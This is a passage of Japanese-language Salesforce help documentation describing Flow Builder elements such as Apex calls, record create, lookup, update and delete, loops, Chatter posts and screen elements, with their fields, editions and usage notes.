一意の名前	[名前] 項目に入力して、Tab キーを押すと、この項目が空の場合、自動的に入力されます。 一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
説明	[説明を追加] をクリックすると表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローの Apex プラグイン要素

`Process.Plugin` インターフェースを実装する Apex クラスをコールします。`PluginDescribeResult` クラスの Tag プロパティを使用している場合、Apex クラスは、カスタマイズされたセクションの下に表示されます。それ以外の場合は、[Apex プラグイン] セクションの下に表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ヒント:

- Apex クラスは、`Process.Plugin` インターフェースが実装されている場合にのみ Apex プラグインとしてパレットに表示されます。
- 組織に多数のプラグインがある場合は、`tag` プロパティを使用するよう開発者に依頼します。クラスはパレットの特別なセクションヘッダーに表示されます。それ以外の場合、クラスはその他すべての Apex プラグインと一緒に表示されます。
- 開発者がまだ目的のクラスに `Process.Plugin` インターフェースを実装していない場合は、代わりに `@InvocableMethod` アノテーションを使用することをお勧めします。`Process.Plugin` インターフェースとは異なり、`@InvocableMethod` アノテーションは sObject、コレクション、Blob、および Time データ型と一括処理をサポートしています。実装も非常に簡単です。このインターフェースとアノテーションの完全な比較は、「フローからの Apex コードの呼び出し」 (ページ 5528)を参照してください。

入力

フローの情報を呼び出された Apex メソッドに渡します。このメソッドによって使用可能な入力パラメータとそのデータ型が決まります。

出力

呼び出された Apex メソッドの情報をフローに渡します。このメソッドによって使用可能な出力パラメータとそのデータ型が決まります。

コードが実行されるときに、フローによって値が指定された変数に割り当てられます。

使用方法

メモ: Apex クラスがレコードを作成、更新、または削除する場合、インタビューのトランザクションが完了するまで、アクションは実行されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Apex コードの呼び出し
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照
- *Apex 開発者ガイド*: Process 名前空間

フローの割り当て要素

変数、コレクション変数、sObject 変数、sObject コレクション変数の値を設定または変更します。

行ごとに、値を変更する［変数］とその変数の新しい［値］を指定します。実行時に、指定した順に変数が割り当てられます。

列ヘッダー	説明
変数	値を変更する変数。
演算子	使用可能な演算子は、［変数］に選択されたデータ型によって異なります。
値	同じ行の［変数］と［値］のデータ型は、互換性がある必要があります。 オプション: • 変数、定数、またはユーザ入力など、既存のフローリソースを選択します。 • ［新規作成］を選択して、フローリソースを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

列ヘッダー	説明
	• リテラル値または差し込み項目を手動入力します。

例: フローの質問に対するお客様の回答に基づいて、お客様の信用度の値を変更します。

関連トピック:

- フロー要素
- フローの割り当て要素の演算子
- フローが辿るパスの定義
- フローのリソース
- フローでのクロスオブジェクト項目の参照

フローの Apex のコール要素

Apex クラスの呼び出し可能なメソッドをコールします。

重要: この要素を使用してフローから Apex クラスをコールするには、クラスのいずれかのメソッドに `@InvocableMethod` アノテーションを付加するよう開発者に依頼します。詳細は、『*Force.com Apex コード開発者ガイド*』の「`InvocableMethod` アノテーション」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

入力

フローの情報を呼び出された Apex メソッドに渡します。このメソッドによって使用可能な入力パラメータとそのデータ型が決まります。

出力

呼び出された Apex メソッドの情報をフローに渡します。このメソッドによって使用可能な出力パラメータとそのデータ型が決まります。

メソッドが実行されるときに、フローによって値が指定された変数に割り当てられます。

使用方法

メモ: 呼び出されたメソッドがレコードを作成、更新、または削除する場合、インタビューのトランザクションが完了するまで、アクションは実行されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Apex コードの呼び出し
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローの決定要素

一連の条件を評価し、これらの条件の結果に基づいてユーザが辿るフローの経路を指定します。この要素は、if-then ステートメントと同等に機能します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

結果

決定の結果を作成します。他の結果の条件に一致しない場合にフローで辿るパスの名前を変更するには、[Default Outcome] をクリックします。条件を設定します。

項目	説明
名前	キャンバス上のこの結果のコネクタを特定します。
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
条件	フローがこの結果のパスを辿るかどうかを決定します。

例: 決定要素を使用して次の条件を判断します。

- 返品先住所をお客様に提供するか (アイテムに確実に欠陥があるため)、問題をお客様自身で解決する方法を提供するか
- (信用度数式の結果に基づいて) お客様に融資するかどうか

ヒント: 画面のドロップダウンリストでユーザが選択したオプションに基づいて異なる操作を行うようにフローを設定します。これを行うには、画面要素の後に決定要素を追加し、ドロップダウンリ

ストで使用できる選択肢に基づくフローの分岐を作成します。これで、決定要素で各選択肢を表し、それをフローの分岐に接続できるようになります。

関連トピック:

- フロー要素
- フロー条件の定義
- フロー条件の演算子
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローのメールアラート要素

ワークフローメールアラートを使用してメールテンプレートおよび受信者を指定し、メールを送信します。フローはレコード ID のみを指定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

作業を開始する前に

- フローからコールするメールアラートが存在していることを確認します。存在していない場合は、メールアラートを作成 (ページ 5662)します。
- メールアラートから送信されるメールの毎日の制限を把握します。
- 高速検索要素などを使用してこのメールで参照するレコードの ID を保存します。メールアラートにすでに差し込み項目がある場合、参照されるレコードはそれらの項目の開始点となります。

各メールアラートの一意の名前には、そのオブジェクトのプレフィックスが付きます。参照されるレコードのオブジェクト種別は、メールアラートのオブジェクト種別と一致している必要があります。たとえば、「Owner_Changed」という一意の名前を持つ、取引先のメールアラートがある場合、そのメールアラートは `Account.Owner_Changed` としてパレットに表示されます。このメールアラートは、取引先オブジェクトに関連付けられているため、取引先レコードのみを参照できます。

項目	説明
レコード `ID`	メールで参照するレコードの ID を含む変数を選択します。メールアラートで差し込み項目が使用されている場合、このレコードはそれらの差し込み項目の開始点となります。 この項目では、任意の型の単一値変数を使用できます。値はテキストとして処理されます。

使用方法

メモ: 実行時、インタビューのトランザクションが完了するまで、メールは送信されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからのメールの送信
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローの高速作成要素

sObject コレクション変数から項目値を使用して、複数の Salesforce レコードを作成します。または、sObject 変数から項目値を使用して、1 つの Salesforce レコードを作成します。

通常の変数およびその他のフローリソース (定数、数式、画面項目など) からの項目値で 1 つのレコードを作成する場合は、レコード作成を使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
変数	レコードの作成に使用する sObject 変数またはコレクション。オブジェクト種別は一致する必要があります。また、各 ID 項目に値が設定されていてはいけません。 この項目では、任意の **sObject** 変数または **sObject** コレクション変数を使用できます。

例: 新しいケースのコレクションがある場合、高速作成要素を使用してコレクションのケースごとにレコードを作成します。高速作成要素を実行する前に、必ずフローで sObject 変数またはコレクションにすべての必須項目値を入力してください。

使用方法

sObject 変数を使用して 1 つのレコードを作成した場合、sObject 変数の ID 項目が新しいレコードの ID 値で更新されます。sObject コレクションを使用して複数のレコードを作成した場合、各コレクション項目の ID 項目が対応する新しいレコード ID 値で更新されます。

メモ: 実行時、インタビューのトランザクションが完了するまで、レコードは作成されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Salesforce レコードの作成
- フロー要素
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローの sObject 変数リソース
- フローの sObject コレクション変数リソース

フローの高速削除要素

sObject コレクション変数に保存されている ID 値を使用して、複数の Salesforce レコードを削除します。または、sObject 変数に保存されている ID 値を使用して、1 つの Salesforce レコードを削除します。

ヒント: 高速削除要素を使用する前に、sObject 変数またはコレクションに ID 値が入力されていることを確認してください。

項目	説明
変数	レコードの削除に使用する sObject 変数またはコレクションを特定します。削除するレコードの ID を変数に含める必要があります。 この項目では、任意の **sObject** 変数または **sObject** コレクション変数を使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用方法

警告:

- 削除要素が含まれるフローをテストする場合は注意が必要です。無効なフローでも、削除操作がトリガされます。
- レコードを誤って削除しないように、できるだけ具体的に検索条件を指定してください。
- レコードは、フローが削除要素を実行するとすぐに組織から削除されます。
- 削除されたレコードはごみ箱に送信され、15 日間保存された後、完全に削除されます。
- フローにより、未承認のレコードを削除できます。

通常の変数およびその他のフローリソース (定数、数式、画面項目など) で指定された検索条件を満たす 1 つ以上のレコードを削除するには、レコード削除を使用します。

メモ: 実行時、インタビューのトランザクションが完了するまで、レコードは削除されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Salesforce レコードの削除
- フロー要素
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローの sObject 変数リソース
- フローの sObject コレクション変数リソース

フローの高速検索要素

複数の Salesforce レコードを検索して、その項目値を sObject コレクション変数に割り当てます。または、1つの Salesforce レコードを検索して、その項目値を sObject 変数に割り当てます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
検索	レコードを検索するオブジェクトを特定します。
検索条件	フローで検索するレコードのスコープを絞り込みます。データベースからレコードを選択するための検索条件を指定します。 ヒント: 検索条件によって、検索が十分に絞り込まれることを確認します。高速検索要素は、sObject変数を使用して結果を保存する場合、絞り込まれた結果の最初のレコードのみを返します。 使用可能な検索条件の演算子は、選択した項目のデータ型によって異なります。詳細は、「フローレコード検索条件の演算子」を参照してください。[値] は、選択した項目のデータ型と互換性がある必要があります。
結果の並び替え基準:	レコードが変数に保存される前に、絞り込まれた結果を並び替えます。この項目を選択する場合は、結果の並び替え基準となる項目と並び替え順を選択します。並び替え可能な項目のみを使用できます。
変数	返された項目値を保存する変数。 この項目では、任意の **sObject** 変数または **sObject** コレクション変数を使用できます。 • 返された最初のレコードの項目値を保存するには、sObject変数を使用します。

項目	説明
	• 返されたすべてのレコードの項目値を保存するには、sObject コレクション変数を使用します。
レコードが検出されない場合、`Null` を変数に割り当てます。	検索条件を満たすレコードがない場合、変数に null を設定します。デフォルトでは、変数の値が変更されません。
変数に保存するレコードの項目を指定します。	検索条件を満たした場合に変数に保存するレコードの項目を特定します。選択しなかった項目の値は、変数で null に設定されます。

例:

- 商品タグのバーコードを使用して、商品の名前と説明を検索する。
- 特定の市区郡に居住するすべての顧客を検索する。
- 特定の日の顧客の取引を検索する。

使用方法

1 つのレコードを取得して、指定された項目値を通常の変数と sObject 変数に保存する場合は、レコードの検索を使用します。

関連トピック:

Salesforce レコードからフローへの値の取り込み
フロー要素
フローレコード検索条件の演算子
フローが失敗した場合の処理のカスタマイズ
フローが辿るパスの定義
フローの sObject 変数リソース
フローの sObject コレクション変数リソース
フローでのクロスオブジェクト項目の参照

フローの高速更新要素

sObject コレクション変数から項目値を使用して、複数の Salesforce レコードを更新します。または、sObject 変数から項目値を使用して、1 つの Salesforce レコードを更新します。変数にレコードの ID が含まれている場合、その項目値は変数に保存されている他の値と一致するように更新されます。

項目	説明
変数	レコードの更新に使用する sObject 変数またはコレクションを特定します。 この項目では、任意の **sObject** 変数または **sObject** コレクション変数を使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例: コールセンター向けのフローを設計しているとします。新しい住所や好きな商品など、電話をかけてきた人から収集したデータで Salesforce を自動的に更新するには、高速更新要素を使用します。高速更新要素を使用する前に、フローで sObject 変数またはコレクションを入力します。次に、sObject 変数またはコレクション内の sObject 値に、更新中のレコードの ID が含まれていることを確認します。

使用方法

通常の変数およびその他のフローリソース (定数、数式、画面項目など) からの項目値で 1 つ以上のレコードを更新する場合は、レコードの更新を使用します。

メモ: 実行時、インタビューのトランザクションが完了するまで、レコードは更新されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Salesforce レコードの更新
- フロー要素
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローの sObject 変数リソース
- フローの sObject コレクション変数リソース

フローのループ要素

コレクションを一度に 1 項目ずつ反復処理し、ループ内の他の要素を使用して各項目の項目値に対してアクションを実行します。

コレクションとは、Salesforce レコードなどから値を入力された項目のリストです。ループでは、コレクション内の現在の項目の値を sObject 変数 (*ループ変数*という) を使用して保存します。ループが 1 つの項目の確認を終了すると、次の項目の項目値がループ変数にコピーされ、それらの値を確認します。ループ変数は、コレクションと同じ種別である必要があります。たとえば、コレクションに取引先の項目値が入力されている場合、ループ変数の種別も取引先である必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
ループ対象	ループ処理するコレクション。 この項目では、任意の **sObject** 変数または **sObject** コレクション変数を使用できます。
順序	[昇順] を選択するとコレクションの先頭から開始して最後まで進むのに対し、[降順] では最後から開始して先頭に向かって進みます。
ループ変数	ループの反復中に現在の項目の値を保存するためにフローで使用する変数。 • [ループ対象] が非 sObject コレクション変数に設定されている場合、この項目では同じデータ型の単一値変数を使用できます。 • [ループ対象] が sObject コレクション変数に設定されている場合、この項目では同じオブジェクト種別の sObject 変数を使用できます。

使用方法

ループ要素とループに組み込む要素を追加したら、ループ要素から次のコネクタを追加します。

- [次の要素] コネクタを追加して、新しい項目の値がループ変数にコピーされたときに最初に実行する要素を決定します。

- [ループの終了] コネクタを追加して、ループがコレクション内のすべての項目を処理し終えたときに実行するフロー要素を決定します。

関連トピック:

- コレクションをループするサンプルフロー
- フローが辿るパスの定義
- フロー要素
- フローの sObject コレクション変数リソース

フローのレコード作成要素

個別に指定する項目値を使用して、1 つの Salesforce レコードを作成します。

項目	説明
作成	レコードを作成するオブジェクト。
項目値	新しいレコードの項目値を指定します。各値は、選択した項目のデータ型と互換性がある必要があります。 **重要:** すべての必須項目に値が入力されていることを確認します。値が入力されていない場合は、実行時にフローは失敗します。どの項目が必須かわからない場合は、オブジェクト定義を確認します。
変数	後でフローで参照できるように、新しいレコードの ID を変数に割り当てます。 この項目では、テキスト型の単一値変数のみを使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例: ユーザがフローに名前と住所を入力します。レコード検索要素を使用して、一致するユーザが存在するかどうかを確認します。一致する取引先責任者が存在しない場合は、レコード作成要素を使用して、そのユーザのレコードを作成します。

使用方法

1 つの sObject 変数のすべての項目値で 1 つのレコードを作成する場合、または sObject コレクションのすべての項目値で複数のレコードを作成する場合は、高速作成を使用します。

メモ: 実行時、インタビューのトランザクションが完了するまで、レコードは作成されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Salesforce レコードの作成
- フローレコード検索条件の演算子
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フロー要素

フローのレコード削除要素

指定した条件を満たすすべての Salesforce レコードを削除します。

項目	説明
削除	レコードを削除するオブジェクトを特定します。
検索条件	フローで削除するレコードのスコープを絞り込みます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用方法

警告:

- 削除要素が含まれるフローをテストする場合は注意が必要です。無効なフローでも、削除操作がトリガされます。
- レコードを誤って削除しないように、できるだけ具体的に検索条件を指定してください。
- レコードは、フローが削除要素を実行するとすぐに組織から削除されます。
- 削除されたレコードはごみ箱に送信され、15 日間保存された後、完全に削除されます。
- フローにより、未承認のレコードを削除できます。

1 つの sObject 変数の ID で識別される 1 つのレコードを削除する場合、または sObject コレクションの各 ID で識別される複数のレコードを削除する場合は、高速削除を使用します。

メモ: 実行時、インタビューのトランザクションが完了するまで、レコードは削除されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Salesforce レコードの削除
- フローレコード検索条件の演算子
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フロー要素

フローのレコード検索要素

指定した条件を満たす最初の Salesforce レコードを検索します。次に、そのレコードの項目値を個別のフロー変数または sObject 変数の個別の項目に割り当てます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
検索	レコードを検索するオブジェクトを特定します。
検索条件	フローで検索するレコードのスコープを絞り込みます。データベースからレコードを選択するための検索条件を指定します。 ヒント: 検索条件によって、検索が十分に絞り込まれることを確認します。レコード検索要素は、絞り込まれた結果の最初のレコードのみを返します。 使用可能な検索条件の演算子は、選択した項目のデータ型によって異なります。詳細は、「フローレコード検索条件の演算子」を参照してください。[値] は、選択した項目のデータ型と互換性がある必要があります。
結果の並び替え基準:	レコードが変数に保存される前に、絞り込まれた結果を並び替えます。この項目を選択する場合は、結果の並び替え基準となる項目と並び替え順を選択します。並び替え可能な項目のみを使用できます。
レコードの項目を変数に割り当ててフローで参照します。	返されたレコードの項目を選択し、値をフローの変数に割り当てます。 値は選択された各項目と互換性がある必要があります。
レコードが検出されない場合、`Null` を	検索条件を満たすレコードがない場合、変数に null を設定します。デフォルトでは、変数の値が変更されません。

項目	説明
変数に割り当てます。	

例: レコード検索要素は、次のような場合に使用します。

- 商品タグからバーコードを入力する (または読み取る)。コードを使用して、データベースから商品の名前または説明を見つける。
- 品目の詳細を検索して、在庫があるかどうか確認する。
- 顧客レコードを検索して、電話をかけてきた人の身元を確認する。

使用方法

次のような検索には、高速検索要素を使用します。

- 1 つのレコードを見つけ、指定された項目の値を 1 つの sObject 変数に保存する
- 複数のレコードを見つけ、指定された項目の値を sObject コレクションに保存する

関連トピック:

Salesforce レコードからフローへの値の取り込み
フローレコード検索条件の演算子
フロー要素
フローが失敗した場合の処理のカスタマイズ
フローが辿るパスの定義
フローでのクロスオブジェクト項目の参照

フローのレコード更新要素

指定した条件を満たすすべての Salesforce レコードを検索し、個別に指定する項目値を使用して更新します。

項目	説明
更新	レコードを更新するオブジェクトを特定します。
検索条件	フローで更新するレコードのスコープを絞り込みます。 重要: 少なくとも 1 つの検索条件を設定します。設定しないと、オブジェクトのすべてのレコードが更新されます。 使用可能な検索条件の演算子は、選択した項目のデータ型によって異なります。詳細は、「フローレコード検索条件の演算子」を参照してください。[値] は、選択した項目のデータ型と互換性がある必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
レコードの項目の更新...	検索条件を満たすレコードの更新する項目と、新しい値を特定します。 値は選択された各項目と互換性がある必要があります。

例: 新しい住所や好きな商品など、顧客から収集したデータで Salesforce を自動的に更新します。

使用方法

次のような更新には、高速更新を使用します。

- 1 つの sObject 変数のすべての項目値で 1 つのレコードを更新する
- sObject コレクションのすべての項目値で複数のレコードを更新する

メモ: 実行時、インタビューのトランザクションが完了するまで、レコードは更新されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Salesforce レコードの更新
- フローレコード検索条件の演算子
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フロー要素

フローのクイックアクション要素

組織ですでに設定されているオブジェクト固有のアクションまたはグローバルクイックアクションをコールします。[作成]、[更新]、および [活動の記録] アクションのみがサポートされています。

オブジェクト固有の各アクションの一意の名前には、関連付けられているオブジェクトのプレフィックスが付きます。各グローバルアクションの一意の名前には、プレフィックスは付きません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
関連レコード ID	オブジェクト固有のアクションのみ。アクションを実行するレコードの ID。 たとえば、特定の取引先に関連付けられているケースをアクションで作成する場合、その取引先の ID を [関連レコード ID] に割り当てます。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。

項目	説明
入力パラメータ	アクションごとに異なります。 アクションレイアウトによって必須パラメータが決まります。必須パラメータはデフォルトで表示され、削除できません。必須項目にデフォルト値または定義済みの値がある場合、その項目はフローのオブジェクト固有のアクションおよびグローバルアクションでは省略可能です。その項目のデフォルト値または定義済みの値を後で削除した場合、フローで値を設定していないと、実行時にインタビューが失敗します。 値はパラメータと互換性がある必要があります。

例: 取引先のケースレコードを作成するオブジェクト固有のアクションが組織にある場合、実行時にフローでそのアクションをコールし、入力割り当てを使用してフローからアクションにデータを転送できます。

メモ: 実行時、インタビューのトランザクションが完了するまで、レコードは作成または更新されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フローからの Salesforce レコードの作成
- フローからの Salesforce レコードの更新
- フロー要素
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローの Chatter への投稿要素

Chatter グループやケースレコードなど指定したフィードにメッセージを投稿します。メッセージにメンションやトピックを含めることはできますが、テキスト投稿しかサポートされていません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

入力

入力パラメータ	説明
コミュニティ ID	投稿先のコミュニティの ID。 Salesforce Communities が有効になっている場合にのみ有効です。Salesforce.com コミュニティに属するユーザまたは Chatter グループに投稿する場合には必須です。

入力パラメータ	説明
	このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
メッセージ	投稿するテキスト。 • ユーザまたはグループをメンションするには、*@[reference]* と入力します。この *reference* は、メンションするユーザまたはグループの ID です。参照は、リテラル値、差し込み項目、フローリソースのいずれかにできます。たとえば、`@[{!UserId}]` です。 • トピックを追加するには、*#[string]* と入力します。この *string* は追加するトピックです。たとえば、`#[Action Required]` です。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理され、10,000 文字までに制限されます。
対象名または `ID`	投稿するユーザ、Chatter グループ、レコードのフィードへの参照。 • ユーザのフィードに投稿するには、ユーザの `[ID]` または `[ユーザ名]` を入力します (例: *jsmith@salesforce.com*)。 • Chatter グループに投稿するには、グループの `[名前]` または `[ID]` を入力します (例: *組織全体*)。 • レコードに投稿するには、レコードの `[ID]` を入力します (例: *001D000000JWBDx*)。 このパラメータでは、任意の種別の単一値リソースを使用できます。その値はテキストとして処理されます。
ターゲット種別	`[対象名または ID]` がユーザ名または Chatter グループ名に設定されている場合にのみ必須です。 投稿するフィードの種別。有効な値は、次のとおりです。 • ユーザ — `[対象名または ID]` がユーザの `[ユーザ名]` に設定されている場合は、この値を入力します。 • グループ — `[対象名または ID]` が Chatter グループの `[名前]` に設定されている場合は、この値を入力します。
表示	このフィード項目をすべてのユーザが使用できるか、内部ユーザのみが使用できるかを指定します。 Salesforce Communities が有効になっている場合にのみ有効です。有効な値は、次のとおりです。 • *allUsers* • *internalUsers*

出力

出力パラメータ	説明
フィード項目 ID	作成された投稿の ID をフローのリソースに割り当てます。 このパラメータでは、テキスト型、選択リスト型、選択リスト (複数選択) 型の任意の単一値変数を使用できます。

使用方法

メモ: 実行時、インタビューのトランザクションが完了するまで、Chatter 投稿は作成されません。トランザクションは、インタビューが終了したとき、画面要素を実行したとき、待機要素を実行したときのいずれかの時点で完了します。

関連トピック:

- フロー要素
- フローが失敗した場合の処理のカスタマイズ
- フローが辿るパスの定義
- フローでのクロスオブジェクト項目の参照

フローの画面要素

フローを実行しているユーザに画面を表示します。この画面では、ユーザに情報を表示したり、ユーザから情報を収集することができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローの画面要素: 一般情報
特定の画面で使用可能なナビゲーションボタン、およびフローユーザがヘルプテキストを使用できるかどうかを特定します。

フローの画面要素: ユーザ入力項目
ユーザが情報を手動で入力できます。*フローのユーザ入力項目*とは、画面要素のテキストボックス、ロングテキストエリア、数値、通貨、日付、日付/時間、パスワード、チェックボックスなどです。

フローの画面要素: 選択肢項目
ユーザが一連の選択肢の中から選ぶことができます。*フローの選択肢項目*とは、画面要素のラジオボタン、ドロップダウンリスト、複数選択チェックボックス、複数選択リストなどです。

フローの画面要素: 表示テキスト項目
フローを実行しているユーザに情報を表示します。

関連トピック:

- フロー要素
- フローが辿るパスの定義

フローの画面要素: 一般情報

特定の画面で使用可能なナビゲーションボタン、およびフローユーザがヘルプテキストを使用できるかどうかを特定します。

ナビゲーションオプション

項目	説明
ドロップダウンリスト	この画面に表示するナビゲーションボタンを決定します。実行時には、フローパスに先行する画面または後続の画面があるかどうかに基づいて、どのボタンが関連するかがシステムによって自動的に判別されます。画面に [前へ] または [完了] のいずれかのボタンを表示しないように制限するには、ドロップダウンリストを使用します。 • ナビゲーション制限なし—(デフォルト)システムによって関連するすべての移動ボタンが画面上に表示されます。 • [前へ]ボタンを表示しない—クレジットカード取引など、前の画面に再アクセスしたときに繰り返してはならないアクションがトリガされてしまう場合、このオプションを選択します。 • [完了] ボタンを表示しない — ユーザが前の画面に戻ってフローを続行または完了する必要がある場合は、このオプションを選択します。 たとえば、フローが既存の取引先責任者を特定するための情報を入力するようにユーザに促すとします。フローは、その後データベース内でユーザが入力した情報を検索します。一致する取引先責任者が見つからない場合、フローにより、戻って再試行するようにユーザに指示する画面が表示されます。その画面で、[[完了]ボタンを表示しない]を選択します。
[一時停止] ボタンを表示	組織のワークフローおよび承認設定で [フローの一時停止をユーザに許可] が有効になっている場合は、この画面のナビゲーションボタンに [一時停止] ボタンを追加します。ユーザがフローインタビューを一時停止した場合、そのユーザまたはシステム管理者のみがそのインタビューを再開できます。 メモ: ユーザは、Lightning Experience から一時停止したフローを再開できないため、Lightning Experience で配布されるフローから [一時停止] ボタンを削除することをお勧めします。
一時停止メッセージ	フローユーザがフローを一時停止したときに表示されるメッセージ。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ヘルプテキスト

項目	説明
テキストボックス	ユーザが [このフォームのヘルプ] をクリックすると表示される情報。 この項目では、任意の型の単一値リソースを使用できます。その値はテキストとして処理されます。

使用方法
ユーザがこのフローのインタビューを一時停止できるようにする場合は、次の操作を実行します。

- インタビュー表示ラベルをカスタマイズする。
- 組織の [プロセスの自動化設定] の [フローの一時停止をユーザに許可] を有効にする。
- 関連ユーザの [ホーム] ページレイアウトに [一時停止中のフローインタビュー] コンポーネントを追加する。

関連トピック:

- フローの画面要素
- ホームページのページレイアウトの設計

フローの画面要素:ユーザ入力項目

ユーザが情報を手動で入力できます。*フローのユーザ入力項目*とは、画面要素のテキストボックス、ロングテキストエリア、数値、通貨、日付、日付/時間、パスワード、チェックボックスなどです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
表示ラベル	項目の左側に表示されるユーザ向けのテキスト。 表示ラベルの形式を設定するには、 をクリックします。
一意の名前	一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
入力種別	選択した入力項目の種別に基づいて、自動的に入力されます。
デフォルト値	入力項目に事前入力される値。関連付けられた画面が実行されていない場合、入力項目の保存値は常に null です。 デフォルト値のデータ型は、項目のデータ型と互換性がある必要があります。たとえば、チェックボックスのデフォルト値は Boolean 型にする必要があります。
スケール	小数点以下の桁数を制御します。18以上にすることはできません。この項目を空白にした場合、または 0 に設定した場合は、フローの

項目	説明
